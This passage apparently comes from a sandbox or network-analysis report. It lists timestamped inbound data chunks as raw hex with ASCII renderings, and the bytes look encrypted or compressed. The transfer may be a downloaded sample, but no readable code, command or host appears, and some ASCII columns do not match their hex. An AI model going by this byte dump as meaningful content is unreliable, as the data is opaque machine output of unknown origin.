12 32 56 a9 73 7d d3 4c a2 5c 4d 27 76 ba Data Ascii: N P^qmG1.l<HW%=(jK*V:87<*&8Zpp,yFl-L-8x5LlP'Jz00}xD@t:Cl4#h@4}gR0Cm(=-YC2\$}dRvDDwuF17k 2Vs}lLMv
2022-05-23 09:47:00 UTC	172	IN	Data Raw: ef 97 59 00 27 85 b0 4d 65 f5 a0 93 6c bb a0 5e 24 38 d5 5e ea 36 84 0a 42 39 f6 c6 1b f4 23 3b a2 ff f0 2b 17 67 96 3e ad 63 19 34 bc eb 21 3f 9d 7c e1 a6 7b bc 69 e1 e3 e8 85 dc 3f ad b3 54 cd 81 f8 6a b5 0b e8 d0 e0 53 c1 e3 c3 80 f6 73 0c c3 1d 6f 32 3b d7 90 35 36 09 cc 7c b3 99 81 00 56 b7 41 a6 1c 12 ff 3b 4b 3a e7 10 5c 04 ef f4 15 5a c4 e1 b2 52 67 0f cf 57 ab d3 a2 8f 68 cf e6 6d 4d 6f c3 f2 73 dd 4c 10 d8 fe 52 24 ee f4 59 1b 5d 7b 3d 3d 51 84 76 8c 13 f0 ee c5 47 89 02 00 75 ff b8 d4 ad e2 25 49 0f 62 c7 de 37 c8 59 c3 b1 13 26 06 0b 2d ba 7a 9b 8c 6b c7 20 a1 64 0d 38 40 b4 98 5f 16 dc 8e f5 50 45 78 69 71 c5 ec 66 36 02 64 34 a9 cc d2 4f 33 50 7f 73 b9 a2 15 b3 1d 01 57 7b 90 72 70 09 90 92 fd 9d d6 40 19 85 a6 44 09 52 87 d0 94 a1 12 68 Data Ascii: Y'Mel^\$8^6B9#;+g>c4!?![i?T]Sso2;56[VA;K:ZRGWhmMosLR\$Y]]<=QvGu%lb7Y&z-k d8 @_PExiqf6d4O3P sW{rp@DRh
2022-05-23 09:47:00 UTC	173	IN	Data Raw: 87 ce 2a b6 16 fe c9 49 f8 cd bf e6 ee 79 e8 32 15 c5 24 8a 3e ad c8 9c ce b1 88 f1 ae ef 7c 4d 7b fd 1b 36 15 97 26 62 81 53 66 fc 54 ef 8c 1c 9e 9a a9 d5 e2 35 c2 ef 40 61 9a 75 b3 05 4e 7b 25 a5 fd ed 2d ab a3 a4 3f e5 53 95 fe 8b d6 ed fe 61 d4 1f 57 6c 93 4e 5a c4 b5 c5 28 ad c4 85 22 8f 50 e4 a5 57 e5 1f 32 a5 b0 db ef 29 7a 59 29 7e 22 5d 2d 5c 22 9f 49 0a af b1 6c 6a 77 63 00 99 b8 50 b8 9d 06 e4 a7 83 7c 29 06 42 8e d0 d4 f0 94 d4 b5 1b 82 dd 56 9d 2f 56 d6 bc 53 bc c1 0b c5 6a c2 7b 4c b6 f3 62 a8 13 87 7c 02 50 15 e6 ad 2b 4e 8e 2c 35 18 83 b6 40 88 8a 26 13 2b d9 d4 45 3e 71 38 40 ec b0 60 45 8a 56 fc f0 ba 0d 7f 34 12 42 7e 6a 2a 66 d6 1f 9a 71 c1 2a 97 b5 4c 19 f8 af c6 9e 90 55 a7 bd c4 f1 0c 21 37 50 b4 c0 0a 43 92 bb 9e 5b 70 58 f5 11 ae Data Ascii: *ly2\$> M{6&bSfT5@auN{%-?SaWINZ("PW2)zY)-"-l"!lwcP)BV/VS}{Lb P+N,5@&+E>q8@`EV4B-j'fq*L U!7PC pX

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	174	IN	Data Raw: ab 68 6e 43 64 9f c5 88 53 92 87 fc 34 bb 05 17 ec 6a fb dc 9a 12 3b 0c 09 cf 88 b2 e4 de c0 c1 17 5a e8 31 d9 36 6c f0 c4 10 b2 d6 6b b7 22 f3 f8 5c ac 69 45 f4 b0 60 2d 27 a3 17 08 59 71 89 5b 68 19 bc 25 d8 45 0c ea 9b be 7a 57 8e 79 d2 2e a7 05 ca 86 91 db 4a 53 a4 03 e4 3f c2 44 17 b5 98 7a bc c4 de 1e 14 f6 be 65 9c 13 2d e3 3e c7 41 a8 e0 50 4b 99 61 f4 32 94 cf 1a 63 1b d4 06 fc 46 36 b3 85 b1 bd bb 94 9b ef cc 4c 3f 1f 86 06 0e 0e e1 63 bd 52 49 3e cb 47 a0 6a Of 0d 17 9c 4e d6 d5 50 b8 64 7c 09 1b 2f 8f d2 6b e7 e1 27 7f 15 3f ae 87 b4 67 f2 0f 01 6f 99 9b db d4 66 5e 22 ce 73 75 92 87 40 0b 97 88 f8 42 49 b6 ee 5a d4 d3 a4 7a 15 e1 96 c3 99 06 8e 92 c2 d8 01 72 cd 68 b4 6a 0a f8 f6 27 8a a7 ca 74 f5 17 cb ed 93 7a a5 bf 6d dc 75 7c 48 72 dc 53 57 01 d9 43 24 e0 e8 18 1e 31 a4 ab 73 c0 6d 01 b2 e1 4f 07 f1 97 fe 6f 4c 72 52 82 51 dc f0 be 65 ae 15 ba 9c bf cc Data Ascii: hnCdS4j;Z16lk"iE"~Yq[h%EzWy.JS?Dze->APKa2cF6L?cRI>GjFPdJ/k?gnXeppgDDO8n3&UK*bWnz!/?~tX1m!xp:]
2022-05-23 09:47:00 UTC	175	IN	Data Raw: 3f 15 6e 61 7b af f7 9a 61 9a 79 72 53 c7 f1 8c 7e 81 01 36 c5 a5 04 5e b6 d9 d7 fe 4b 55 e7 90 1c 02 c6 8b 88 99 c2 ff af cb f5 1e af 66 61 ad 6a 29 49 d2 fb c6 4c c5 b7 04 53 4a 22 03 c4 2a 4d 4d 31 71 8a 80 1f 94 d8 0c 46 fb 73 5e 11 bb 15 21 14 9b 06 bf f3 91 18 5d 87 be aa eb 34 82 1e a3 d8 38 5e e4 eb 6c bd c3 4f a0 81 2e 54 1b a8 64 5c 41 f3 6a e1 95 5c 2b 27 66 6e 86 64 4e 46 cf 19 cb 02 e9 2b dd 98 02 64 ad dd 1b c1 8c 38 c9 12 af 01 6f 99 9b db d4 66 5e 22 ce 73 75 92 87 40 0b 97 88 f8 42 49 b6 ee 5a d4 d3 a4 7a 15 e1 96 c3 99 06 8e 92 c2 d8 01 72 cd 68 b4 6a 0a f8 f6 27 8a a7 ca 74 f5 17 cb ed 93 7a a5 bf 6d dc 75 7c 48 72 dc 53 57 01 d9 43 24 e0 e8 18 1e 31 a4 ab 73 c0 6d 01 b2 e1 4f 07 f1 97 fe 6f 4c 72 52 82 51 dc f0 be 65 ae 15 ba 9c bf cc Data Ascii: ?na{ayrS~6*KUfaj)ILSJ"*MM1qFs^!j]48^!O.TdVAj)+^fndNF+d8of^"su@BiZzrhj"tzmujHrSWC\$1smOoLrRQe
2022-05-23 09:47:00 UTC	177	IN	Data Raw: 88 06 ad 21 8b ff 38 d4 11 ec 06 28 4e 6f 6c b9 17 a2 ac 6a f0 3a f0 35 a0 ae a0 11 c7 72 fc 2d 94 06 dc 1b 07 3f 18 cc 71 64 57 83 99 32 51 d1 6c bf 96 67 19 25 60 92 3c 8b 46 ae 3e 4c 64 14 50 6e a7 1b 06 db d2 31 f9 90 4c 8b 30 a1 94 31 d0 63 97 4f ad 5b 0d 78 48 e3 a7 f1 09 59 53 a3 e3 7b 46 c3 e4 48 92 42 2e c5 6b 7c 2f 22 a0 69 4d c8 6e 97 ce eb 6a 3b af 58 53 2f 52 e7 16 e4 7f d6 56 0e 1c 51 31 c4 a5 ad b1 50 56 95 ac 25 41 37 f2 ee eb f6 a4 07 ef cb fd ec e1 a3 6a d8 31 e5 27 bc 46 85 3e dd 51 35 a0 66 fa a7 72 f7 fc 27 f9 cb db 77 f3 63 cc 4c b1 f6 43 79 8c 95 67 18 4b 00 2e 14 65 8c d1 91 98 a2 de 8e 6f 89 a4 51 60 fb e8 1e 97 6c 64 2b 5e 3a 32 53 64 75 12 8a 79 cb 73 88 ff df 4d 3c 7b bf 31 e4 6f 9a d2 b4 c9 b8 7f ce 9d 3b 98 4d 0e 88 91 5b fe Data Ascii: !8(Nolj;5r~?qdW2Qlg%<F>LdPn1L01cO[xHYS{FNHB.kj/"iMnj;XS/RVQ1PV%a7j1'F>Q5frw cLCygk.eoQ`ld^~:2SduysM<{1o;M[
2022-05-23 09:47:00 UTC	177	IN	Data Raw: 48 d6 59 5a 04 83 26 ac 70 c6 62 7b ff 44 64 20 06 c2 cb d6 3e 22 52 19 a8 24 45 76 1c 2f 2c f8 6d 0e 47 5f b2 54 2c 80 6f 04 16 83 f5 1e cd 68 61 1e 13 e7 8a 26 9d 42 7f 45 f5 ee ac 9b 78 e9 1e 69 d9 4b 9e b4 45 2c 3c 94 05 c1 c9 9d 2c f5 87 e4 bb 48 3d 81 bc 76 8f 21 4a c5 df 84 67 2b 85 9b b9 ce d1 02 e3 f6 81 65 e9 93 10 f5 cc aa 58 4f ae 6f 40 44 be 79 d7 50 fe 51 34 98 37 4f 39 9c 51 0e 31 6f 1b e9 25 b3 89 6c 60 55 a0 ed 51 48 84 41 1f 6b 2e 5c e6 54 42 a1 77 1a 05 30 ff 74 af fb 4e 03 98 1f 8c a3 53 46 a7 ec de 79 fd 76 1b ca e2 37 41 d8 b5 4a 16 fd 0c 04 3f f5 3c ea c0 cc 1c 98 c9 88 12 19 eb 20 e9 45 b0 b0 3a 46 fd e3 dd 0a 46 d9 4e 13 17 04 e7 8f c2 d4 69 02 fc ad c1 b7 fb 8f 67 9c 18 b2 1d f9 29 30 d8 1a da 90 02 17 6b 39 8e c1 9c 14 fd 33 b8 Data Ascii: HYZ&pb[Dd >^R\$Ev!,mG_T,oha&BExiKE,<,H=v!Jg+eXOo@DyPQ47O9Q1o%!'UQHAK.!\TBW0tNSFyv7AJ?<E:FFNig)0k93
2022-05-23 09:47:00 UTC	179	IN	Data Raw: be 55 54 1a 09 af 80 cc fa 3b 4e 64 e3 cf 20 5f 35 16 2a 89 75 84 55 1f bb 56 24 29 fb 73 ee 65 11 7a ab 07 87 2a 2f 34 36 ec 5d 93 87 5a f2 6c 3c a4 10 a6 f3 7e 3c d8 af 53 5a 73 10 29 14 a2 47 a2 7f 14 fb bb 06 57 d5 f9 89 6c 27 65 91 0f 2d e8 be 36 37 85 8a 22 4c 1c 05 8f 5a 8f b5 6d 89 7c 2a 94 0e 4c f5 d5 25 dd c6 6d f8 b8 a1 58 89 50 a9 86 29 83 56 65 e6 d3 16 ce 39 0b 96 e2 63 46 ba 12 95 68 1c 93 38 19 b4 a3 d3 91 d9 11 8f 3f e1 f7 e9 f8 d2 5a e8 35 75 d6 86 2c 8b 10 0f 19 be 46 a1 c9 1d e4 05 41 60 62 e9 34 09 92 06 0f 2f 11 f8 ba a2 8a 64 7f 0f 1f 20 26 17 05 13 46 96 df 89 48 87 8c c4 6b 84 29 46 43 80 59 29 28 f7 7f 16 ff fa 87 f5 ac 44 f8 05 8b ec a5 28 07 37 e0 a6 70 db fd f8 6a 75 9a e2 cb e1 0b 7a 45 06 ed 50 da 72 00 6f b4 90 65 a0 d7 6d e4 Data Ascii: UT;Nd_5~uUV\$)sez*/46]Zl<~<SZs)GWI'e-67"LZm *%mXP)Ve9cFh8?Z5u,FA~b/4d(FHk)FCY)(D(7pjuzE Proem
2022-05-23 09:47:00 UTC	180	IN	Data Raw: 60 5e 83 d9 1c fb eb 6a 3a 79 6c 28 5d d5 0c f7 46 c0 54 c9 af b8 0b 06 59 3f fd f1 30 61 f3 c7 e3 08 9b 4e a5 5a 3e 1c c1 83 d4 76 ce ff dc 76 9a c7 23 71 85 0e a8 b9 7a e4 96 44 39 b6 ff da 33 4f 9a fa a9 d7 4c f2 15 04 f1 81 c3 52 14 66 bb 9b 47 97 99 80 39 22 11 58 a0 16 00 2d dc 63 26 23 57 75 a5 2e b2 09 22 2e 7f fc f8 85 dd 8c 8a 99 5b ca 6f 11 4d e9 1c cb 2d 1e ef 2c a9 ca 48 a9 10 9f eb 11 13 10 d0 c4 d9 7b 2d 0b 3a c5 69 cd 4b e2 c4 cf 08 74 6b 80 af 13 25 6b 41 d4 9b dd ba 98 53 db 18 46 dc 9f 50 c1 4c be 60 8d 4f 6f a6 f0 25 e3 55 2e c3 21 ba 83 19 3f 8d 0e 6f e8 2b 64 6e 15 1b 4f ac 54 84 68 94 6c e1 c6 31 04 9d fc 68 89 a5 87 35 f3 db 14 59 be 53 81 c6 7c d6 6a 79 15 66 a4 8a d8 6c 8c af 87 05 28 72 b9 45 4a 3a 67 80 27 2b 05 f4 1f 1e 0a 7b Data Ascii: `^j:yl(JFTY?0aNZ>vv#qzD93OLRfIG9"X-c&#Wu.". [oM-,H{-iKtk%kASFL"Oo%U.!?o+dnOth1h5Ysjyl(frEJ4g+{
2022-05-23 09:47:00 UTC	181	IN	Data Raw: 6b 3a 49 30 a9 12 2f c1 97 75 1c e8 b8 e9 d2 71 d7 21 4c 0b 7a 8c 9e 4c 8e 3c e0 3f 93 e2 f7 7d 2f 1e 7d 61 36 e8 4a 6e b8 9c 79 6f bc 33 15 8d 81 fb 61 10 bf a5 fe 49 4c c5 11 d4 5c d4 3a 9a c4 6e 81 38 72 2e ca 86 3b c6 72 b6 86 ed e2 8e 4c 02 44 41 55 ce 0f 7d 1b f3 c8 ed ed 8a 0f 8c 83 b4 1b 71 82 56 50 20 77 da 14 2e fc d4 ae 0e ef 38 dc 0a 7f 58 26 87 06 88 04 ea 70 38 a1 8d 12 d7 b9 be 52 1f 12 09 bb a9 4c 45 a6 58 7e 0a c3 fc 0a 95 a0 55 c6 3b b9 88 64 28 b6 56 89 81 d2 cc 1e 9b 2e 0b a5 17 e5 3a 89 23 af 6d 3b f7 d2 b8 85 77 b7 71 83 42 21 5c 1f 57 a7 a4 76 62 71 4d f7 49 48 b3 f4 9a 34 39 c3 00 34 25 a5 5d e3 a2 92 b9 ae 42 9a 4a 32 b3 a3 ed 4c 1f 5c d1 56 e0 d9 51 69 6d b4 53 75 ca 8f 18 59 96 34 ec c9 bf ba 2a a0 e4 b8 3b 81 5b 3c 95 c5 42 3f Data Ascii: k:l0!uq!LzL<?)/ja6Jnyo3a!L\;n8r.;rLDAU)qVP w.8X&p8RLEX~U;D(V.:#m;wqB!WvbqMIH494%)BJ2L\V QimSuY4*;[<B?
2022-05-23 09:47:00 UTC	182	IN	Data Raw: 71 2d ef 27 c3 d5 0a 97 7f 9c 21 71 f2 90 2a 39 19 9a 06 a5 3a d5 9c f5 7a 4c b5 2b b8 05 b6 e1 92 5f e5 78 e1 3d 1a b6 4c d5 76 99 a8 4f e2 44 8c 68 98 a1 f3 69 a2 e6 5e 77 7e b7 95 a2 dd 34 a6 7f 33 a2 21 ec 7d 42 85 90 a6 c0 91 17 4b c5 21 80 62 2b e2 71 07 75 e9 6f 7e 1e ce 30 71 f8 dd b1 f8 b3 56 d9 56 5e df 4e 21 31 92 ef f9 c3 82 b4 11 4e 59 7a 8e 2d 8a df 80 05 b7 fb 4d 94 b1 1d 86 b4 d8 15 d0 2a 04 b7 f6 33 d6 21 4d 60 36 3a 8e e3 20 c2 33 fe 34 ca ee 65 0c 14 3c 45 4a 46 9c 96 e4 44 2f b2 b0 7d bd e4 80 db 65 d3 aa ee b6 42 e2 fd 5b f4 f0 83 5c 39 aa c1 ed f0 e7 89 4b 9c 6f de e5 30 f1 d4 f2 5c 98 3b 4a 7a 5e 21 7d 05 96 c9 24 69 68 ba 5a c3 10 89 b8 65 18 9a 5b 04 ce 48 17 fa 93 0b d5 11 6b 91 69 e3 20 85 d9 bd a8 6b 8d 11 1c 9f 55 22 05 06 Data Ascii: q~!q'9:zL+_x=LvOdhi^w~43!)BK!b+quo~0qVV^N!1NYz-M*3!M'6: 34e<EJFD)/eB[!9Ko0!;Jz^!)\$ihZe[Hki kU"
2022-05-23 09:47:00 UTC	184	IN	Data Raw: 84 31 0f 84 da a9 e6 cb f5 7a 0f ed ca 72 4f 0a 16 38 9c 06 12 6b 1f 12 34 66 2e 2c 00 25 7a ab ee 0b 2d 69 1a ed d8 49 87 df ff b6 01 34 c5 e8 16 09 16 18 78 ce ce 81 a6 86 0e 19 b4 7a 28 46 72 7d 83 65 f9 d4 d6 0d 14 f1 4e b2 38 9a 57 5a eb cd f7 6e ec 3d 3b f3 0e 88 58 f5 69 16 f9 d7 ae e5 18 63 72 ff 71 70 98 ea cd ba e5 4d 34 cd 7b b9 86 09 ae 21 0c 8a 4d 09 09 d1 d6 9d 9b f3 3a 09 67 d1 2d 7b 1b cf e8 32 cc bb 27 e7 02 ed cd db 96 8c 89 dc 2a fc 73 a7 b0 30 40 34 f0 a9 d7 ed 20 a0 e9 e3 dd 64 4b 8d 9c 9a b2 55 e5 29 76 c1 25 88 4b 39 99 54 04 50 20 9d 2d e0 0e e9 55 cf 18 1d b1 7b c0 50 e7 94 50 0e 3f 4b c1 ce b3 3f 65 10 07 77 66 e2 04 d8 82 d8 b7 05 e4 07 06 ba 07 05 7d 16 d8 e3 a1 97 61 67 78 41 fb 02 34 b1 ae 10 7c ef e8 ec 43 06 ee c5 e7 0f 54 Data Ascii: 1zrO8kr4f.,%z~il4xz(Fr)eN8WZn=:XicrqpM4{!M:g-{2*s0@4 dKU)v%k9TP -U{PP?K?ewf agx4A4 CT

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	185	IN	Data Raw: 18 da 46 7f 8a b8 d0 1a 04 a3 63 1e 3a 46 a0 27 5e ae e8 72 16 2f 9d ba f9 a3 fb 3b 12 2b ff 01 e6 26 85 53 40 da b5 94 4f 17 a8 ea 35 0c 85 c2 0b b5 88 33 ba d3 b7 57 22 7e 06 3c 24 ac 0e 56 ed 35 a9 68 28 36 e3 f6 37 71 ea 35 7e 91 3a 90 62 e2 9a 2f 2e 02 2b 56 81 62 d5 cf ca a7 c7 7a 53 11 63 6c 29 e6 7f 1c 80 cb e9 27 dd 94 33 68 dd a2 e3 90 7f 7b bc a7 cf 57 bb bb 3b a3 20 c0 c2 0a 59 b1 c6 cb 9d c3 01 fd 20 84 24 93 62 8c bf e6 12 91 d4 2b e1 20 e4 d9 4c 9a 82 b5 3b 1e 30 88 0c 71 6e b9 41 17 5b 46 f7 e2 9a a5 09 a2 a4 b4 e3 d1 27 06 d2 ae 56 8f c2 f5 de e8 81 cf ec 86 89 4a 62 ca a6 74 c7 6e b9 59 10 5e bb 77 41 b4 92 08 63 66 de 1e 6d 87 20 97 fb e3 a8 c6 8a ac 68 ea 1a f3 1b f9 0a b3 18 b1 95 81 7e 0f 1b 85 0b a5 0b c8 cf eb 2b c6 3e a4 99 ea 2f 70 Data Ascii: Fc:F~r/;+&S@O53W"--<\$V5h(67q5~:./+VbzSci)'3h{W; Y \$b+ L;0qnA[F'V]JbJnY^wAcfm h~+>/p
2022-05-23 09:47:00 UTC	186	IN	Data Raw: 5d 14 dc 27 66 4f 28 b3 a3 28 80 80 30 6e f6 9d 1c d0 30 49 59 83 fe 27 01 13 84 53 39 d4 81 6a b3 46 46 96 79 3d 09 88 7d db 5d 53 03 a7 60 ef 34 61 84 34 01 8a cf a6 06 1d 8d 6b cf 3e b7 f3 03 f6 bf 3f 2f b2 6a 3e ff 33 53 d9 28 65 de ed b1 c1 71 ff 36 40 ac 7f 5f d7 18 05 a6 5a 91 e1 56 4c 9a e5 66 4c 8d 90 2b d4 36 75 80 1a 2f dd 25 9e 8a 7b 38 d4 30 2e f4 52 5a 42 14 77 d2 41 41 d8 6e cc af 88 ff 54 d1 07 d5 e3 c0 cf af 3d 3a ac eb 9a 4b 19 fa 5b 6f ec e9 6e dd 47 fb 90 94 4f 34 63 e1 04 f0 ba 35 05 c9 37 81 20 76 ff 5f 60 5c 6e 1d 50 ac 1f 49 61 0a 33 d1 93 80 c8 6b 09 89 ef 88 b6 51 83 02 e7 b7 4c b7 7c e6 3f 73 41 ac fa ef c5 1f 32 e9 c9 db 9c 6c 3b 77 25 f0 45 cc fd 5f 6b 15 91 6c c6 ec 88 87 2a 04 f4 e0 b4 cb ef 13 69 57 b4 c6 c3 78 2d 40 75 81 Data Ascii:]'fO((0n0lY'S9jFFy=)]S' 4a4k>?/j>3S(eq6@_ZVLfL+6u/%{80.RZBwAAnT=:K[onGO4c57_v_`lnPlo3kQL]? sA2l;w%E_kl*iWx-@u
2022-05-23 09:47:00 UTC	188	IN	Data Raw: c8 79 29 1a 8c d5 a1 b0 23 73 e4 79 da 7c 54 40 9c 73 1b 8c c6 42 b9 ca da 75 06 aa a4 80 d8 f6 f6 8f 21 bf d8 fd bf 07 4a 32 c0 06 57 c0 5b 3c ca 04 13 d0 45 30 c3 54 79 60 10 b0 2d 11 7a c7 ea ab e5 77 93 b6 3a 8b 98 6f c3 e0 f0 f2 74 2d 66 7a e5 f8 18 25 9e c3 0d 9a 6a df b5 9e ec b6 85 3e 61 fc 87 fe 1c 3c 04 ef ca 1b 93 ba c1 6f 8d 66 67 8f de 0a 91 99 52 21 8b 99 5a 65 46 7e a9 e1 13 a9 d2 39 5f 5d f4 f6 f4 d2 89 a1 4f 8f 92 0b 41 c6 09 8e 5f 2e fc ad 0f 2f 0e 7e f8 c2 9d b7 34 e0 0d 0f 92 b9 da 52 65 a1 61 b4 47 d5 3a c5 5e ba 29 c8 c6 1d 3f 36 16 3a 78 d1 1a 31 43 4b 8c 80 01 57 c5 ab 04 0d 89 e1 7c 06 8e 90 e9 00 5a 27 16 d5 eb dc f5 08 42 8e e8 86 66 39 0b 79 e1 e3 e4 a3 7f 37 c1 95 7b 28 ac 0c 42 be b1 eb 76 a2 0e 63 d8 41 d5 54 de f5 6b 54 Data Ascii: y)#sy T@sBuIJ2W[<EOTy`-zw:ot-fz%}a<oFgR!ZeF--9_]OAI/_/~4ReaG:)^A6:x1CKW Z'Bf9y7{[BvcATkT
2022-05-23 09:47:00 UTC	189	IN	Data Raw: a3 19 52 72 cd 8f 6e 37 b8 92 02 5a 6c aa 8c 0f 22 a9 14 0f 4a aa b7 88 6f de fc d4 83 fc af c3 62 46 44 ce 69 2c e0 0d 26 71 f6 87 58 06 da 3d f1 bc 16 71 44 a2 01 fa 40 26 f2 2b 31 10 68 51 8a 2a c0 50 d6 77 34 c5 17 dd 37 2e 70 01 01 dd 62 d2 b5 71 be b2 c6 62 8b 57 05 26 c4 fe 94 7e 81 8c 39 f9 62 a4 62 65 28 3e a6 24 bd c8 78 05 cc 9f 30 c8 91 79 ff 4b 31 9f f3 7f 5f de eb da 0d 49 1e a8 5f 08 65 96 1e 40 8b 82 2b 00 e0 2b 08 7e c2 5e f5 f6 89 b8 19 f1 aa c3 2f 03 41 f3 91 9c 45 54 76 af ee c3 9b 5f ad 1e 2f 50 26 3a f9 08 e2 b7 c8 94 0f eb 16 5c d7 8b f7 e2 b4 0b 2d f0 50 c2 73 75 7e b5 4b 98 3a ce 7d c0 5c 94 16 ae 1f 4b 25 6f 97 dc 04 cf f8 01 64 6d 64 a2 a9 b4 34 1a 3f cb aa c6 ce d9 4b 1c f2 c8 ef 0d ef 61 48 fa 84 60 63 b7 8e 58 ca dc 9e e4 9a Data Ascii: Rrn7Zl"MobFDi,&qX=qD@&+1hQ*Pw47.pbqbW&-9bbe(>\$x0yK1_!_e@+++~/^AETv_/P&:~Psu-K;)kK%odmd4? KaH^cX
2022-05-23 09:47:00 UTC	190	IN	Data Raw: 00 51 b7 99 93 d8 7a 47 3c f0 75 c2 6b eb 14 7d 99 f9 c0 72 1a 6f 16 d4 9b e0 3a 5c 6e 48 f1 bf f2 ec a2 c3 18 63 22 d8 7b 97 d4 50 30 71 bd ad 81 da e8 20 d6 e6 7c a4 87 e0 c3 e2 ab 80 c7 fc b1 f7 ed b0 17 88 0e 1a fe 7e f2 b4 83 00 0a b3 0c 05 cd f7 dd 42 a5 b3 7f 7a 26 17 cd 23 03 1f c9 f0 22 06 fb ce 5c d5 08 6d 65 fa 85 d1 a2 52 40 60 da 9c 53 b1 71 c0 7e 59 67 bb 3b f3 b2 3e 0b 9f dc ec fc 48 02 ee 1f 24 9d 2d cf aa 3c 90 40 5d 17 e4 d9 6b e7 58 c3 27 06 93 94 3e f5 00 c7 33 58 9c 3a 3f 30 28 41 21 f1 99 1a f3 f1 eb 77 12 af 51 67 e2 d3 90 36 43 48 49 aa fc 57 ce 6a 3e 1d 50 1a f3 76 d9 98 0a 5a bf 44 74 1c 05 0f 5f 71 4a f7 42 2e b4 32 a2 c8 f2 61 80 99 d9 3c 84 bb ce 05 48 df c4 39 08 f5 89 8e 49 d6 49 f9 23 92 b3 92 e1 fe a7 3a d5 50 2e b9 5c fb Data Ascii: QzQ<ukjro~lnHc'[P0q ~Bz&#~meR@`S`q-Yg;>H\$-<@]KX'>3X':?0(AlwQg6CHIwJ>PvZdt_qJb.2A<H9lI#;P\
2022-05-23 09:47:00 UTC	191	IN	Data Raw: 3c 2b f1 38 9b 3f be bb b7 65 04 a1 b3 8c 76 63 dc 84 af 2f 9e 80 62 9a 4d 3e e3 7f 87 b9 b3 af 0f e1 71 d7 25 0e 88 be 35 9b e7 e5 b2 46 2e 5a 51 63 88 86 88 d7 de 2b 3c 21 86 d8 42 bf 9b a4 e6 bc 62 72 e4 4d 93 5a f4 83 dc 53 87 fd 2a 60 e1 a9 7c b0 77 4a b7 0c 97 75 9a db a1 ab f5 32 97 66 1d 40 cb 52 0e 88 30 74 25 c4 af 5a 4d 57 68 6f f0 a7 d8 4f 7b b9 b5 17 e6 44 f4 63 6e ee 48 40 44 1d 0b 69 cd d2 f3 51 f1 97 3d fa 29 f7 1e a0 9f 82 5b f5 aa c0 f2 b7 51 e0 c6 f7 a4 45 43 66 43 c0 ca 5f a2 f5 86 d3 4d bb da f8 87 1c 1a 15 e8 53 09 12 41 91 f7 9d 17 45 04 f3 05 f5 4c ee c9 b6 5c ae 4f f2 67 93 1f a1 19 80 79 01 87 b6 90 4c 94 41 97 34 3a e6 46 13 8f 6d e4 16 dd e6 7a e3 61 1c f6 c8 4b e3 68 41 19 5a 76 02 00 a1 f6 54 2f 35 18 5f ad 29 a1 Data Ascii: <+8?evc/bM>q%5F.ZQc+<!BbrMZS*~jWJu2f@R0t%ZMWhoO{DcnH@DiQ=)[QECfc_MSYAy8ELiOgyL A4:FmzaKhAZvT/5_)
2022-05-23 09:47:00 UTC	193	IN	Data Raw: 58 74 49 43 25 8b 05 45 ac ed a6 76 fa 9a c9 c4 39 f7 4a 94 f4 89 eb 18 9b bf d3 02 b4 d0 e2 bb 54 44 a7 51 99 c3 b4 fa cd a1 ac 07 07 66 d4 63 bc 91 d2 88 c9 a9 6a 0e d8 64 a7 87 4d b5 c2 e7 f0 1c f6 36 ba e8 e6 92 3a 4a 3b d9 5a 90 a6 81 48 86 62 72 02 cc c7 e1 ea 8f e4 f9 3e 02 70 e8 ad 8d 2e 8b 4a a2 da 27 56 ad f2 70 f4 01 59 b9 86 74 68 9b 65 82 b7 5c 3b 4d a9 2f 85 77 de 88 b6 2e db fe 63 50 3b d3 56 d1 29 9e 34 09 13 27 a6 20 f4 74 5b 99 f6 8a b1 a0 9e 1d 78 12 68 c3 f2 d2 d3 2f 05 25 39 9c a0 5e 1f 9e 9f 1d 88 cd e3 e9 87 7a 48 77 08 1e e5 a1 42 8c fa 52 54 16 c1 5e f5 e1 d1 65 d7 f2 61 7c b2 1b 3a a2 5f e9 82 ad 0b 7e b5 59 9a c5 51 bb b8 68 61 c3 25 1a f3 67 25 ea 13 d5 e5 4c d5 a1 cf 3c 60 09 4c 64 7c 53 a1 fc 40 c8 cf 49 1a 3e 81 b2 13 8b Data Ascii: XtIC%Ev9JTDQfcjdm6;J;ZHbr>p.J'VpYthel;M/w.cP;V4' Ot[xh/%9%zHwBRT^ea!:_~YQha%g%L<~Ld S@ >
2022-05-23 09:47:00 UTC	193	IN	Data Raw: 88 1c c3 79 ae 66 fe 3b 2f e7 73 81 6a f6 c8 49 8e 6c 62 f0 7a 84 5f 93 be 3e ef a9 62 4d 76 b0 f3 f4 0b ff af d8 76 34 15 83 b2 d7 be c2 51 70 01 35 91 cc 27 b9 53 ff fa f6 38 8f f6 2a 43 15 12 a3 22 14 d8 0c 6c 9c 34 00 da b9 11 2b f2 5e be 90 99 ac e7 6e f8 66 69 f5 53 0e a4 3d 08 a0 08 61 a8 d6 77 62 49 db 88 d2 41 24 1f 0b 5e 2d 2f 86 f5 38 f6 52 5b bb 56 c2 7e 95 10 39 41 bf 44 14 c4 5c db 2b 4d 98 6d 1a 16 cb a6 a1 a6 df bf cf 27 3f db 4e 13 2b 50 1f 0c c8 24 0c e9 75 93 38 6b 53 02 46 c3 59 2f b6 3a ba 37 55 58 d0 a6 c6 9a 5b 6a fb 2c 3f 8b 8c e6 5b 66 47 ad 63 4b 0b ae 12 da d0 5d 4d b9 95 48 d9 69 e0 96 03 a1 2d 90 1c aa 46 14 35 f5 e4 42 e9 44 90 f4 9b cb cc d2 29 c1 3f ad c5 b8 a0 5f 0c 7c cf 57 66 9a 2d 96 af 97 1d 9a 73 7a 72 9f 92 83 ef Data Ascii: yf:/sjllbz_>bMvv4Qp5'S8*C"l4+^nfiS=awblA\$^~8R[V~9AD +Mm'?N+P\$u8kSFY:7UX[j,?[GcKg]MHi-F5BD)? _ Wf-szr
